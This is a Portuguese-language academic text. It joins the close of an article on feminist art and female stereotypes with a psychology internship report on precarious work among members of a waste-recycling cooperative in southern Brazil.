As concepções, lugares-comuns, padrões e estereótipos referentes ao sexo feminino que foram utilizados no trabalho prático (Fig. 4) foram os seguintes: *mulher-mãe*; *beleza* e busca pela *perfeição estética* por meio de dietas milagrosas e imposições de padrões socialmente construídos; *matrimônio* e a *divisão entre as mulheres* que seriam próprias para o



Figura 4 - Anna Rosa, Caricaturas, 2015. (detalhe). Técnica Mista - Serigrafia s/ papel cartão, recorte e colagem, costura, impressão em xilogravura e tinta acrílica; 105cmx50cm. Fonte: Arquivo da autora.



Figura 5 - Barbara Kruger, Untitled (Your Body Is a Battleground)", 1989.
Fotografia e serigrafia sobre vinil; 248,5cmx248,5cm.
Fonte: The Art Story Foundation.

casamento ou não; a dicotomia e divisão entre *santas* e *promíscuas*; a mulher como *propriedade/objeto*; a *culpabilização* da vítima, a *violência de gênero* e o *feminicídio*; a *feminilidade* atrelada à *submissão*; o *feminismo* e a *reprodução do machismo* por mulheres.

Muitas artistas mulheres trabalharam com os conceitos aqui descritos, estimulando uma discussão sobre gêneros e fomentando uma mudança de pensamento e ação, principalmente nos anos 70 do século XX. Essas artistas foram fundamentais no processo da desconstrução dos conceitos pejorativos que limitavam as mulheres e que fortaleceram a luta pela equidade dos sexos ao longo dos anos.

Judy Chicago (1939) tem um trabalho crítico que busca o reconhecimento das realizações de grandes figuras históricas do sexo feminino, além de celebrar experiências únicas das mulheres. A artista, com seu trabalho em arte, procurou acrescentar mulheres no registro histórico e também melhorar sua representação nas artes visuais. Sua obra mais famosa é a instalação *The Dinner Party*, de 1979, que celebra as conquistas das mulheres ao longo da história.

Barbara Kruger (1945) é uma das artistas estadunidenses que teve grande importância no movimento feminista



Figura 6 - Rosana Paulino, Sem título, da série Batidores 1997. Imagem transferida sobre tecido, bastidor e linha de costura, 30cmx30cm.
Fonte: Site oficial da artista Rosana Paulino.

de arte dos Estados Unidos. Seu trabalho (Fig. 05) combinava imagens e textos, retirando-os dos veículos midiáticos de imprensa e reproduzindo-os nas cores preto, branco e vermelho, para dar-lhes ressignificações e abri-los a novas interpretações. Para Nayara Matos Barreto (2013), desse modo, Kruger sabotava os objetivos primários das representações visuais alusivas às convenções femininas, destruindo seu sentido original e retirando o brilho sedutor das imagens midiáticas publicitárias, das revistas de moda e do cinema. Barbara Kruger desafiava os conceitos e modelos veiculados pela mídia como sendo o “ideal” na sociedade, subvertendo, principalmente, aqueles referentes ao sexo feminino.

Foram muitas as artistas que contribuíram para as discussões acerca da mulher na sociedade, do feminismo e das questões diretamente ligadas aos gêneros. Destacam-se, ainda, Marina Abramovic (1946), Frida Kahlo (1907–1954), Yoko Ono (1933) e Orlan (1947), entre tantas outras.

No Brasil, para este artigo, as referências artísticas são Rosana Paulino (1967) e Anna Maria Maiolino (1942). Embora as artistas tenham trabalhos distintos, tanto em questão de temática específica quanto de técnica, o interesse em falar de questões relativas à mulher é visível em ambas.

Rosana Paulino tem um trabalho que fala sobre identidade, memória, corpo, preconceito, racismo, assédio, modelos e estereótipos e seu trabalho mais conhecido é a série *Bastidores* (Fig. 6), de 1997, uma série de retratos de mulheres da própria família da artista que têm a boca, os



Figura 7 – Anna Maria Maiolino. *Por um Fio*, série Fotopoemação, 1976. Fotografia analógica em preto e branco. 52cmx79 cm.

Fonte: Galeria Luisa Trina.

olhos e a garganta costurados com uma linha, trazendo uma crítica ao silêncio de gerações de mulheres, duplamente subjugadas pelo gênero e pela etnia.

Já os trabalhos de Anna Maria Maiolino apresentam os conceitos de desequilíbrio e mutação. Conflitos internos, assim como temas ligados aos direitos da mulher, são frequentes em suas obras. Beleza e envelhecimento, por exemplo, são dois conceitos chave em seu trabalho *Por um Fio* (Fig. 7), de 1976.

A crítica de arte feminista, Heloísa Buarque, ao organizar a exposição *Manobras Radicais* – exposição de 2006, contando com obras de 26 artistas mulheres brasileiras, que evidenciou a diversidade de linguagens artísticas nas obras e a forte presença do feminismo e da feminilidade na arte contemporânea brasileira –, afirmou que o grande legado do feminismo para as novas gerações foi o privilégio, milenarmente negado às mulheres, de explicitar sua raiva. Porém, mais do que isso, a arte mesclada ao feminismo pode ter tons que migram da denúncia à sátira, problematizam questões antigas e atuais e exigem pensamento crítico e reflexão, tanto por parte das artistas quanto do observador.

É fato que a relação entre a arte e o feminismo, iniciada na década de 60 do século XX, ofereceu aos artistas, críticos, teóricos e ao público em geral

[...] a possibilidade de questionamento das normas sociais e morais vigentes sob o prisma do estético e do inusitado, para o período. [...] abriu espaço no seio artístico para as técnicas, as expectativas e os hábitos do universo privado, da casa onde a mulher abita, para o interno. (TRIZOLI, 2008, p. 1503).

Desse modo, considero que *Caricaturas* pode ter continuidade em outras proposições que discutam os estereótipos e conceitos que foram abordados e analisados na construção deste trabalho, pois, como visto no presente estudo, as questões referentes ao feminismo continuam atuais e a discussão destas questões continua tão necessária dentro da arte quanto fora dela.

3 CONCLUSÃO

Há décadas tem se discutido, em diversas áreas do conhecimento, incluindo as artes visuais, sobre o papel da mulher na sociedade contemporânea. Com a criação de movimentos por parte das mulheres, essas passaram de modelos para pintar, *musas*, a artistas criadoras, pensadoras e, o mais importante, indagadoras.

O auge do feminismo no século XX, com a chamada Segunda Onda do movimento, ocorrido em meados da década de 60, foi importante para que isso acontecesse. Mas as discussões sobre os assuntos que concernem à mulher, principalmente referentes ao feminismo e ao machismo, continuam sendo tópicos de importante discussão, mesmo no século XXI.

Apresenta-se, então, o resultado parcial de minhas indagações sobre a mulher e sua relação para com a sociedade. Os temas aqui trabalhados permanecem com questões abertas e a busca por informações é um processo que deve ser ininterrupto, pois os conceitos aqui trabalhados fazem parte da vivência cotidiana do ser humano e requerem pesquisa, questionamentos e análises.

O sexo feminino, os estereótipos, a sociedade e os padrões estéticos e de comportamento se unem à arte e ao processo de criação artística aqui analisados, não apenas como um modo de incitar a própria artista a uma reflexão enquanto produtora de arte e ser humano, mas também como modo de fazer o outro, aquele que observa o trabalho de arte pronto, refletir e pensar sobre as questões aqui abordadas.

REFERÊNCIAS

- BARRETO, Nayara Matos. **Do Nascimento de Vênus à arte Feminista após 1968: um percurso histórico das representações visuais do corpo feminino**. In: Encontro Nacional de História da Mídia, 2013, Ouro Preto - MG. Mídia Audiovisual e Visual, 2013.
- BLAUTH, Lurdi. **Gravura: Monotípias e as possibilidades gráficas entre o fazer e o pensar contemporâneo**. In: Seminário Leitura de imagens para a Educação: múltiplas mídias, 7, 2014. Florianópolis, SC, 2014. Disponível em: <<http://nest.ceart.udesc.br/wp-content/uploads/Artigo14.pdf>>. Acesso em: 19 jun. 2015.
- CLARK, Kenneth. **El Desnudo: un estudio de la forma ideal**. Madrid: Alianza Editorial, 2006.
- DEL PRIORE, Mary. **Corpo a corpo com a mulher: pequena história das transformações do corpo feminino no Brasil**. São Paulo, SP: SENAC, 2000. (Ponto Futuro ; 2.)
- GALERIA LUISA TRINA. **Anna Maria Maiolino: obras**. São Paulo, 2016. Disponível em: <<http://www.galerialuisastrina.com.br/artistas/anna/>>. Acesso em: 15 jun. 2015.
- HOLANDA, Heloísa Buarque de; HERKENHOFF, Paulo. **Manobras Radicais**. São Paulo: ART-VIVA Editora, 2006.
- KESKE, Humberto Ivan. **E a mídia criou mulher**. Sessões do Imaginário, Porto Alegre, v. 8, p. 59-66, 2002.
- LIPOVETSKY, Gilles. **A terceira mulher**. São Paulo: Companhia das Letras, 2000.
- MOTA, Maria Dolores de Britto. **De Vênus a Kate Moss; reflexões sobre corpo, beleza e relações de gênero**. Actas de Diseño v. 5, p. 7. Buenos Aires, Argentina, 2008.
- MUIR, Robin; PEPPER, Terence; SOKOLSKY, Melvin. **Twiggy: A Life in Photographs**. Londres: National Portrait Gallery Publications, 2009. 144p.
- NEAD, Lynda. **El desnudo feminino: Arte, obscenidad y sexualidad**. Madrid: Editorial Tecnos, 1998.

DESTAQUE

Ciências Humanas, Letras e Artes - Psicologia

PSICOLOGIA(S) FRENTE A PRECARIZAÇÃO DO TRABALHO: UMA QUESTÃO DE COMPROMISSO ÉTICO E SOCIAL

Barbara Ludvig

Especialista em Psicologia Humanista. Graduada em Pedagogia com Habilitação em Orientação Educacional e Pedagogia Empresarial. Acadêmica do curso de Psicologia da Universidade Feevale. E-mail: barbaral@feevale.br

Carmem Regina Giongo

Mestre em Psicologia. Psicóloga do Trabalho. Doutoranda em Psicologia Social e Institucional (UFRGS). Professora do Curso de Psicologia na Universidade Feevale. E-mail: ca.aiesec@gmail.com

RESUMO

Este artigo possui o objetivo de apresentar um relato de experiência de estágio profissionalizante na Psicologia Institucional em uma cooperativa de reciclagem de resíduos do Rio Grande Sul, Brasil, problematizando o papel da Psicologia frente à precarização do trabalho. Através de uma aproximação com a realidade vivenciada pelos cooperados, utilizou-se como metodologia a análise institucional, bem como o acompanhamento do cotidiano laboral, abrangendo entrevistas individuais, entrevistas grupais, observações participantes e análise documental. Os resultados apontaram para inúmeros elementos relacionados à precarização do trabalho, culminando no desgaste e sobrecarga física dos trabalhadores, na ausência do coletivo de trabalho e em práticas de atuação que não atendem aos requisitos mínimos legais de uma cooperativa. Concluiu-se que a Psicologia, no contexto da precarização do trabalho, possui um papel fundamental, especialmente na problematização da realidade social, ampliando a compreensão do sujeito acerca do contexto em que está inserido e, sobretudo, potencializando a capacidade destes, para que possam efetivamente atuar como agentes de transformação.

Palavras-chaves: Condições de Trabalho. Cooperativismo. Psicologia Institucional. Precarização. Saúde do Trabalhador

ABSTRACT

This article has the objective to present an experience an report concerning the work experience internship in Institutional Psychology in a waste recycling cooperative of Rio Grande do Sul, Brazil, questioning the role of psychology concerning the labor precariousness. Through an approach to the reality experienced by the members of the cooperative, an institutional analysis was used as a methodology, as well as daily monitoring of labor daily, including individual interviews, group interviews, participant observation and document analysis. The results showed several elements concerning precarious labor conditions, culminating in workers' physical stress and overload, in the lack of collective labor and in practices that do not meet the minimum legal requirements for a cooperative. It is concluded that Psychology, in the context of precarious labor conditions, has a key role in questioning social reality, expanding the understanding of the subject within the context and, especially, increasing people's ability so that they can effectively act as agents of change.

Keywords: Working Conditions. Cooperativism. Institutional Psychology. Precarious Work. Worker's Health.

1 INTRODUÇÃO

A precarização social é um processo multidimensional de institucionalização da instabilidade, caracterizada pelo crescimento de diferentes formas de precariedade e de exclusão. Ela se apoia no imaginário do crescimento econômico e na diminuição dos custos de produção a partir da flexibilização do trabalho, que se instaura pela via da precarização do emprego (desemprego; trabalho temporário) e da precarização do trabalho. Esse cenário culmina na transformação do direito do trabalho, na diminuição da proteção social e na alteração das formas de representação e de cidadania para todos aqueles que o discurso político chama de “excluídos” (THÉBAUD-MONY, 2000). É a partir desta perspectiva que se concebe a precarização do trabalho, processo que coloca o trabalhador como “pequenas pétalas de rosa sobre o mar em grandes marés” (LINHART, 2015, p. 22). Esta analogia, cunhada por Linhart (2015), está na base conceitual do atual cenário do trabalho, no qual o trabalhador, cada vez mais individualizado, é confrontado sozinho por estratégias de gestão que capturam não só o corpo, como também a subjetividade, a identidade e os coletivos de trabalho. Essa premissa é corroborada por Seligmann-Silva (2011), que afirma que “a precarização, ao atingir todos os âmbitos da sociedade, isola os indivíduos e repercute de modo importante na vida afetiva e na subjetividade de cada um” (p. 468).

Destarte, a precarização do trabalho, como resultado das novas exigências impostas pela expansão do capitalismo (CASTEL, 1998) não está relacionada apenas à esfera econômica, mas à deterioração de todo tecido social, levando a um processo perverso de desfiliação, despertencimento e vulnerabilidade (FRANCO; DRUCK; SELIGMANN-SILVA, 2010). Assim, a precarização abarca outras esferas, instalando-se inclusive nas relações do mundo contemporâneo, que as torna cada vez mais frágeis. No âmbito do trabalho, a precarização pode ser re-

presentada por características como a *ausência de vínculo trabalhista*, o que está diretamente relacionado às perdas de direitos trabalhistas e de benefícios indiretos já conquistados, como por exemplo, descanso remunerado, férias anuais remuneradas, referenciais de jornada de trabalho normal e de horas extras, planos de saúde, transporte, alimentação, auxílio educação e perdas salariais. Outro importante aspecto negligenciado no contexto do trabalho precário são *as condições de trabalho e a organização*, que se apresentam através de metas inalcançáveis, ritmo intenso de trabalho, pressão de tempo, intensificação do controle e gestão pelo medo. É neste cenário que se encontra outro elemento marcante, a *precarização da saúde dos trabalhadores*, caracterizada pela fragilização física, mental e subjetiva dos trabalhadores. Observa-se, ainda, a *fragilização do reconhecimento social*, aspecto fundamental para a saúde mental e que deixa de compor o universo do trabalho, atuando diretamente na alienação dos trabalhadores. Por fim, como efeito destes fenômenos, percebe-se a *ausência do coletivo de trabalho*, responsável pela intensa fragilização dos profissionais que acabam respondendo sozinhos pelo seu próprio sofrimento e adoecimento (FRANCO; DRUCK; SELIGMANN-SILVA, 2010, p. 231).

São inúmeros os exemplos e contextos de trabalho no Brasil que se encontram precarizados. Dentre eles podem ser citados o trabalho informal, voluntário, flexível, terceirizado, o empreendedorismo, o cooperativismo, entre outros (ANTUNES, 2011). Nesse cenário, o trabalho cooperado que deveria estar fundamentado na resistência a este fenômeno, vem sendo apresentado pela literatura como um instrumento de precarização (OLIVEIRA, 2007; LIMA, 2004; ANTUNES, 2011; GIONGO, 2014).

No Brasil, o debate sobre as cooperativas é polêmico e está pautado em dois modelos diferentes: por um lado, o “cooperativismo autêntico”, apoiado pela Economia Solidária e caracterizado pela utilização dos princípios da autogestão e emancipação dos trabalhadores; por outro, o “cooperativismo tradicional”, que segue uma orientação de mercado, inserindo-se em uma perspectiva empresarial, representado pela Organização das Cooperativas Brasileiras (LIMA, 2004, p. 113). Apesar das diferenças, estes dois modelos estão amparados pelos mesmos fundamentos legais, representados pelas leis Nº 5.764/1971 e Nº 12.690/2012, as quais instituem requisitos como: gestão democrática; autonomia e independência dos cooperados; educação, formação e informação; preservação dos direitos sociais, do valor social do trabalho e da livre iniciativa; e não precarização do trabalho.

Diante da expansão do cooperativismo, muitas empresas industriais e agrícolas, com o intuito de reduzirem os custos da aplicação do trabalho humano, criaram cooperativas visando à intermediação de mão de obra (OLIVEIRA, 2007). Algumas cooperativas passaram a ser geridas pelas empresas contratantes, tornando-se um instrumento de precarização através da substituição da atividade assalariada regular, pelo trabalho autônomo (SINGER, 2002). Este cenário justifica as inúmeras críticas direcionadas ao cooperativismo, principalmente porque em muitos casos as cooperativas fazem uso de uma legislação e ideologia que facilita a exploração e a submissão dos trabalhadores, ao invés de seu desenvolvimento e emancipação (CARELLI, 2002; LIMA, 2004; SINGER, 2002; OLIVEIRA, 2007).

É desse modo que as cooperativas vêm ocupando espaço significativo na economia nacional. Surgem, principalmente a partir da década de 90, como um conjunto de pessoas que se reúnem com o intuito de obter rendas a partir da fabricação, comercialização de produtos

ou de sua mão de obra. Essa expansão de cooperativas se dá a partir das transformações da econômica mundial, implicando na flexibilização dos vínculos de trabalho e no desemprego (OLIVEIRA, 2007). Diante disso, percebe-se que os trabalhadores cooperados se associam as cooperativas “não por desejarem pertencer a um empreendimento cooperativo e autogerido, nem por aspirarem estar à frente de um negócio próprio, mas por não terem outra opção e lá permanecem até conseguirem ocupação melhor” (OLIVEIRA, 2007, p. 81). Nesse sentido, a criação de falsas cooperativas, que visam dissipar as condições de remuneração dos trabalhadores, eliminando seus direitos e aumentando o nível de exploração das forças de trabalho, indicam que há uma nova era na precarização do trabalho (ANTUNES, 2014).

Esse complexo cenário, ainda pouco explorado pela agenda política no Brasil, também é encontrado nas cooperativas de reciclagem de resíduos, segmento em grande expansão nacional. Reconhecidas pelas políticas públicas, sociais e econômicas como uma importante estratégia para mitigar o impacto ambiental dos resíduos sólidos urbanos, as cooperativas de reciclagem de lixo possuem expressividade em diversas regiões do país (LEITE, 2009). Nessas instituições, os catadores de material reciclável são considerados elemento fundamental, na medida em que concretizam a atividade da coleta. Dentre os principais benefícios deste trabalho estão: a contribuição à saúde pública e ao sistema de saneamento; o fornecimento de material reciclável de baixo custo à indústria; a redução nos gastos municipais; e, a contribuição à sustentabilidade do meio ambiente (WIEGO, 2009). No entanto, o trabalho dos catadores integra o cenário urbano desde o século XXI, demonstrando o acompanhamento da urbanização no país, ainda que essas pessoas tenham encontrado nessa atividade uma única alternativa possível sobreviver por meio do trabalho, que atenda às suas necessidades (IPEA, 2013).

Nesse sentido, o governo assume atualmente um posicionamento favorável à organização de cooperativas de reciclagem de lixo, apresentando-as como estratégia de combate à informalidade. Ao passo que a situação da informalidade se torna preocupante, uma vez que os trabalhadores estão expostos as condições de riscos, uma vez que não possuem qualquer garantia de seguro social mediante algum acidente ou doença que impeça o desenvolvimento do trabalho por um período, ao mesmo tempo em que estão expostos ao clima, como calor, umidade, chuva e ruídos. Além disso, tais trabalhadores se arriscam no trânsito e se expõem à gases e fumaças decorrentes desse meio. Dito isso, entre outros fatores, a atividade laboral desenvolvida pelos catadores é considerada como insalubre em grau máximo, conforme estabelecido na Norma Regulamentadora nº 15, do Ministério do Trabalho e Emprego (MTE) (IPEA, 2013).

Mas, se por um lado as cooperativas têm se destacado socialmente e também na literatura, pela inestimável contribuição ecológica e ambiental, por outro, pouco têm mostrado o real estado de saúde dos catadores cooperadores, de sua efetiva identidade enquanto agentes ambientais, de sua concreta participação enquanto atores sociais. Estes profissionais são caracterizados atualmente por ocuparem uma posição social marginal na sociedade, com raras oportunidades de trabalho, baixa escolaridade, residência em espaços urbanos pobres e marginalizados, além de sofrerem exclusão e preconceito (IPEA, 2013).

A partir dos três objetos de estudo, a *precarização do trabalho*, o *trabalho cooperado* e as *cooperativas de reciclagem de lixo*, questiona-se: qual seria o papel da Psicologia e como fazer uso de seu instrumental teórico-prática interligado com outras áreas do conhecimento para atribuir visibilidade a este cenário? Entende-se que diante deste cenário cabe à Psicologia, a partir de referenciais teóricos já consolidados no Brasil, como o da Psicologia Social

2 CONTEXTUALIZAÇÃO DO CAMPO DE ATUAÇÃO

Histórico-Crítica, da Psicologia Social Comunitária, da Saúde do Trabalhador e da própria Psicologia Institucional, ampliar o debate acerca dos modos de precarização social e do trabalho, construindo um saber articulado com outras áreas do conhecimento, relatando suas práticas, reflexões e posicionamentos acerca desta realidade cada vez mais crescente no Brasil. É com esse intuito, que este artigo possui o objetivo de apresentar um relato de experiência de estágio profissionalizante na Psicologia Institucional em uma cooperativa de reciclagem de resíduos do Rio Grande Sul, problematizando o papel da Psicologia frente a precarização do trabalho.

A experiência de atuação aqui apresentada ocorreu no Programa de Gerenciamento de Resíduos (Caminhos) de uma Prefeitura Municipal em um município da região metropolitana de Porto Alegre-RS, e contou com atuação da equipe do programa vinculado a Prefeitura Municipal, e dos trabalhadores da Cooperativa de Reciclagem de Resíduos que prestavam serviços para o programa.

O programa Caminhos (nome fictício) teve início em 2010 e, tem como objetivo oficial *potencializar o trabalho e renda dos trabalhadores, bem como o desenvolvimento da qualificação e de habilidades e competências*. Também tem como foco *propor uma gestão integrada dos resíduos sólidos com a participação de cooperativas de catadores*. Ele se constitui através de uma articulação entre a Secretaria de Desenvolvimento Social, a Secretaria de Meio Ambiente e a Secretaria da Educação. Nesse sentido, a Prefeitura, por meio do Programa Caminhos, contratou os serviços de uma cooperativa, a fim de executar as ações do programa.

3 MÉTODO DE TRABALHO

Para vincular os trabalhadores como cooperados, a Prefeitura, através da Secretaria de Desenvolvimento Social, atuou como mediadora dos catadores de rua que inicialmente desenvolviam atividades de forma autônoma. Essa ação tinha como objetivo incentivar a cooperação para que tivessem uma formalização do trabalho, a partir do vínculo com a cooperativa e, sobretudo, para que os catadores tivessem uma renda maior do que estavam conquistando na informalidade. Desta forma, os vínculos foram estabelecidos entre os catadores, o programa e a cooperativa. Atualmente, o Programa Caminhos atende mais de 100 catadores vinculados a Cooperativa, que, por sua vez, estão divididos em duas unidades no município. O estágio foi realizado em uma das unidades, que abrange cerca de 20 cooperados e também na sede administrativa do Programa Caminhos.

A experiência de trabalho relatada no presente artigo ocorreu ao longo de um ano de estágio profissionalizante do curso de Psicologia da Universidade Feevale. Este estágio possibilita aos alunos graduandos articular teoria e prática no campo de atuação da Psicologia, além de estabelecer espaços de reflexão sistemática no contexto de inserção. O estágio ocorreu de julho de 2014 a julho de 2015, com práticas sistemáticas, totalizando oito horas de atuação semanal.

A partir dos pressupostos da análise institucional (BAREMBLITT, 2012), buscou-se entender o contexto do Programa Caminhos e da Cooperativa, uma vez que “(...) se pode entender sem intervir, mas não se pode intervir sem entender, embora durante a intervenção iremos entendendo cada vez mais” (BAREMBLITT, 2012, p. 102). Para viabilizar essa análise,

4 O PERCURSO PERCORRIDO E A REALIDADE ENCONTRADA

foi necessário lançar mão de estratégias como o acompanhamento do cotidiano de trabalho, entrevistas individuais, entrevistas grupais, observações participantes e análise documental. Tendo em vista o percurso proposto pela análise institucional o trabalho se desenvolveu através das seguintes etapas: aproximação com o projeto e análise da demanda inicial; inserção do estagiário no contexto de trabalho, levantamento das demandas dos trabalhadores e análise dos processos de trabalho através de diferentes técnicas de coleta de dados; análise e apreciação dos resultados; devolutiva do material aos trabalhadores e a equipe administrativa da cooperativa e da prefeitura; e construção coletiva de estratégias de intervenção.

Inicialmente o Programa Caminhos acionou o curso de Psicologia da Universidade a fim de buscar assessoria no que se refere às relações entre os cooperados caracterizando um campo de análise (BAREMBLITT, 2012). A primeira etapa do trabalho se consolidou por meio de observações participantes e acompanhamento das atividades desenvolvidas tanto na sede do Programa Caminhos, quanto na Cooperativa. Além da aproximação com a realidade dos trabalhadores, foi necessário um aprofundamento teórico acerca da estrutura e do funcionamento das cooperativas. O objetivo da observação foi conhecer aquela realidade, suas características, estrutura, relações de poder, funcionamento, políticas e, principalmente, de que forma se dava o trabalho cooperativado. Com essas perspectivas, pôde-se ampliar o campo de intervenção e aproximação das pessoas e da realidade.

Sendo assim, iniciou-se o acompanhamento da rotina de trabalho dos trabalhadores, das atividades de integração, das reuniões de equipe e dos espaços informais de convivência.

Na sede do Programa Caminhos, a participação em reuniões com a equipe da Prefeitura, juntamente com as secretarias e parceiros do Programa eram frequentes, assim como as reuniões com os cooperativados, que ocorriam sistematicamente. Aos poucos, foram sendo realizadas escutas coletivas e grupos operativos¹, momentos nos quais passou-se a oferecer aos trabalhadores a oportunidade e o espaço para a fala, escuta e reflexão acerca de suas práticas.

Apesar de a demanda inicial ser a de assessoria no desenvolvimento das atividades e nas relações entre os cooperados, percebeu-se, ao longo do processo que, o Programa possuía dificuldades de acesso ao trabalho da Cooperativa, e conseqüentemente, havia uma limitação no gerenciamento do trabalho. Desse modo, o Programa tinha como objetivo a inserção da Psicologia para exercer um controle sobre os cooperados. Neste sentido, caberia à Psicologia realizar o repasse de informações à equipe diretiva. Diante disso, um trabalho de conscientização sobre o papel da Psicologia nos contextos do trabalho foi necessário, e a demanda inicial passou por uma análise da gestão parcial, na qual foi necessária uma readequação das solicitações.

Além dos espaços formais, foi possível acompanhar a rotina de trabalho e as atividades informais. A imersão naquela realidade, vivenciando o que os trabalhadores vivenciavam, possibilitou o entendimento do contexto e, a partir disso, foi possível construir uma reflexão sobre

¹ Os grupos operativos se caracterizam por uma relação em que os integrantes possuem uma tarefa, que possibilitará um conhecimento, por meio de um processo de aprendizagem (OSORIO, 2007). A abordagem utilizada nos grupos operativos, cujo autor da teoria é Pichon-Rivière, se dá por meio de uma tarefa, que deverá ser conduzida de forma a resolver um conflito ou situação problema, de modo que essa reflexão possa gerar uma mudança. Nesse sentido, todo grupo proporciona aprendizagem, a partir das relações que vivencia entre os participantes e, por conseqüência, pode criar um clima de mudança (OSORIO, 2007). Desta forma, os grupos operativos oportunizam a reflexão a partir das aprendizagens vivenciadas nos grupos, uma vez que os participantes possam pensar sobre sua prática e compartilhar suas experiências de vida (ZIMERMAN, OSORIO, 1997).

as reais demandas do grupo. Nesses acompanhamentos informais, os trabalhadores traziam suas realidades pessoais, ficando evidente o quanto suas condições pessoais eram precárias, corroborando com uma questão social vulnerável. Através dessa escuta individualizada, foi possível entender o processo de subjetivação desse sujeito. Assim, a Psicologia dentro do contexto do Caminhos, buscou uma aproximação com a realidade em que os trabalhadores estavam inseridos e, a partir desse entendimento, passou a problematizar essa realidade, mas, sobretudo, estimular as escolhas e o papel de cada um enquanto sujeitos protagonistas de suas histórias.

A segunda etapa realizada ocorreu a partir do levantamento de um diagnóstico grupal, em que os trabalhadores foram divididos por processos (esteira e prensa, coleta de rua e transportes), a fim de identificar elementos favoráveis e elementos desfavoráveis ao trabalho. A partir da realização de grupos, identificaram-se possibilidades de atuação neste processo de desenvolvimento dos profissionais, mediando as relações entre estes e as organizações em que trabalham. É importante considerar que as relações de trabalho ocorrem a partir de um trabalho cooperativado, onde o trabalhador nesse contexto não se apropria deste lugar e por vezes, sente-se injustiçado, ou inclusive, enganado perante as questões financeiras.

Além disso, ficou evidente que as relações de poder possuíam um importante papel naquele espaço, pois quem estava mais próximo do coordenador da cooperativa era melhor remunerado, gerando assim, frustrações nos demais trabalhadores. Também ficou evidente que as relações no trabalho eram precárias, pois ocorriam muitos ruídos de comunicação e os trabalhadores possuíam muita dificuldade em manter um diálogo e estabelecer uma relação de cooperação, apontando para uma contradição em relação ao objetivo de uma cooperativa,

que se dá, a partir da lógica da cooperação. Da mesma forma, os trabalhadores pouco participavam das decisões e, em muitos casos, apenas eram informados sobre as mudanças, ou ainda sobre o futuro da cooperativa.

Por meio de técnicas de dinâmica de grupo, os cooperados evidenciaram falas de insatisfação com a forma de condução da gestão da cooperativa. Eles também se mostraram inseguros sobre decisões tomadas frente ao trabalho e, sobretudo, em relação aos próprios cooperativados. A partir destes espaços de fala, verificou-se que, em alguns momentos, os trabalhadores conseguiram refletir sobre algumas práticas que vivenciavam e que causavam retrabalho, apontando para a melhoria dos processos. Nessa perspectiva, Dejourn (2011) afirma que essa escuta se dá em grupos, entendidos como uma ampliação do espaço público de discussão, o que possibilita a transformação de compreensões individuais em reflexões coletivas. Diante dessa problematização, o grupo conseguiu traduzir e revelar seus anseios e, coletivamente, pôde propor ações que visam a melhoria e transparência dos processos.

A terceira e última etapa foi uma escuta individual, em que cada trabalhador foi entrevistado acerca de suas vivências de trabalho, dificuldades, sofrimentos e possíveis patologias. Os dados revelaram que entrevistados sentiam a necessidade de melhorias nos fluxos de trabalho, cumprimento de regras e maior comprometimento dos colegas. Também foi possível identificar com maior clareza inúmeros elementos atrelados a precarização do trabalho, como por exemplo: os riscos ergonômicos, em função da elevada carga de peso levantada; os fatores da organização do trabalho, caracterizados pela má organização do processo produtivo, pela falha no conhecimento dos materiais reciclados, pelas falhas de gestão, pelos conflitos com a liderança, pela falha na cooperação entre a equipe e participação no modelo de gestão, pela

falha na divisão das tarefas que repercute em uma sobrecarga de trabalho; e a ausência de benefícios formais e acesso a proteção social.

Além disso, os profissionais apresentaram relatos constantes de medo, tensão, nervosismo, irritação, isolamento, angústia e vergonha com relação ao trabalho realizado. Também relataram cansaço físico, dores musculares, nas costas, nos joelhos, nos ombros, nos braços, nas mãos, nas pernas, e nos pés, problemas gastrointestinais, urinários, renais, além do uso recorrente de álcool e tabaco. Muitos trabalhadores faziam uso de medicação sem acompanhamento médico, alimentavam-se de maneira incorreta e em locais insalubres, não realizavam exercícios físicos e a maioria não possuía acesso à rede de Proteção Social. Em contrapartida, grande parte dos cooperados entendiam que a Cooperativa representa uma oportunidade de melhoria das condições sociais e de renda, um meio para a realização de sonhos e aquisição de bens materiais, além de um espaço importante de socialização, o que caracteriza a mobilização subjetiva.

A partir desta análise foi organizada uma oficina de sensibilização junto à gestão do Programa Caminhos, apontando os elementos de precarização do trabalho vivenciado pelos trabalhadores. Diante disso, foram estabelecidas ações que estão em andamento, de modo que ora avançam, ora retrocedem. Na perspectiva de organização do trabalho e gestão, foi estabelecida uma parceria com uma consultoria disponibilizada pela Universidade Feevale a fim de atuar na gestão do programa, bem como na logística e gestão de processos. Acerca da liderança, a Psicologia permanece no acompanhamento das ações, oferecendo apoio na tomada de decisão, assim como no acompanhamento e encaminhamento dos trabalhadores a rede pública de saúde. Ao mesmo tempo, foi estabelecido um cronograma com diversas

5 PARA NÃO CONCLUIR

ações pontuais na área de saúde mental e qualidade de vida, a fim de sensibilizar e estimular o cuidado com a saúde em parceria com a Secretaria Municipal da Saúde.

Dito isso, esperar um cenário contrário seria justamente desconsiderar o contexto macrossocial no qual a precarização se constitui. Afinal, neste caso e em muitos outros, a Psicologia precisa identificar suas limitações teórico-práticas, atuar transdisciplinarmente e auxiliar na ampliação do olhar acerca dos contextos sociais no quais atua.

Diante do material apresentado, entende-se que o trabalho da Psicologia no contexto da precarização do trabalho implica na busca pelo conhecimento das diferentes realidades sociais, políticas e econômicas que compõe o campo de atuação. Para além dos referenciais teóricos inerentes ao nosso saber, é imprescindível o olhar de outras áreas do conhecimento, como por exemplo, para as contribuições da sociologia, da política, da saúde coletiva, entre outras. Mas para além disso, atuar frente ao contexto de precarização social e do trabalho exige definitivamente que a Psicologia rompa com seu modelo historicamente construído voltado para a análise da subjetividade humana descontextualizada do contexto social, como bem discutido por Bock (2007).

Ao longo da experiência de estágio realizada percebeu-se que dentre os principais desafios da Psicologia frente ao contexto de precarização do trabalho estão o entendimento deste fenômeno a partir de uma análise macrossocial, o que demanda o uso referenciais teóricos provenientes de outros campos de estudo e atuação; a elaboração e utilização de ferramentas que possam identificar e atribuir visibilidade aos elementos de precarização do trabalho; e a

construção de estratégias coletivas para pensar estes elementos e facilitar ações transformativas. Todo este arcabouço demanda questionamentos éticas, teóricos e práticos constantes, alicerçados no compromisso ético e social do psicólogo. Afinal, atuar neste arcabouço significa deparar-se com inúmeros interesses não revelados, com atravessamentos sociais, políticos, econômicos e culturais. E são estes diferentes atravessamentos que tornam a prática da Psicologia Social e Institucional uma constante retomada, ao mesmo tempo que se avança, se faz necessário recuar.

REFERÊNCIAS

ANTUNES, Ricardo. Os modos de ser da informalidade: rumo a uma nova era da precarização estrutural do trabalho?. *Serviço Social e Sociedade*, 107, 405-419, 2011.

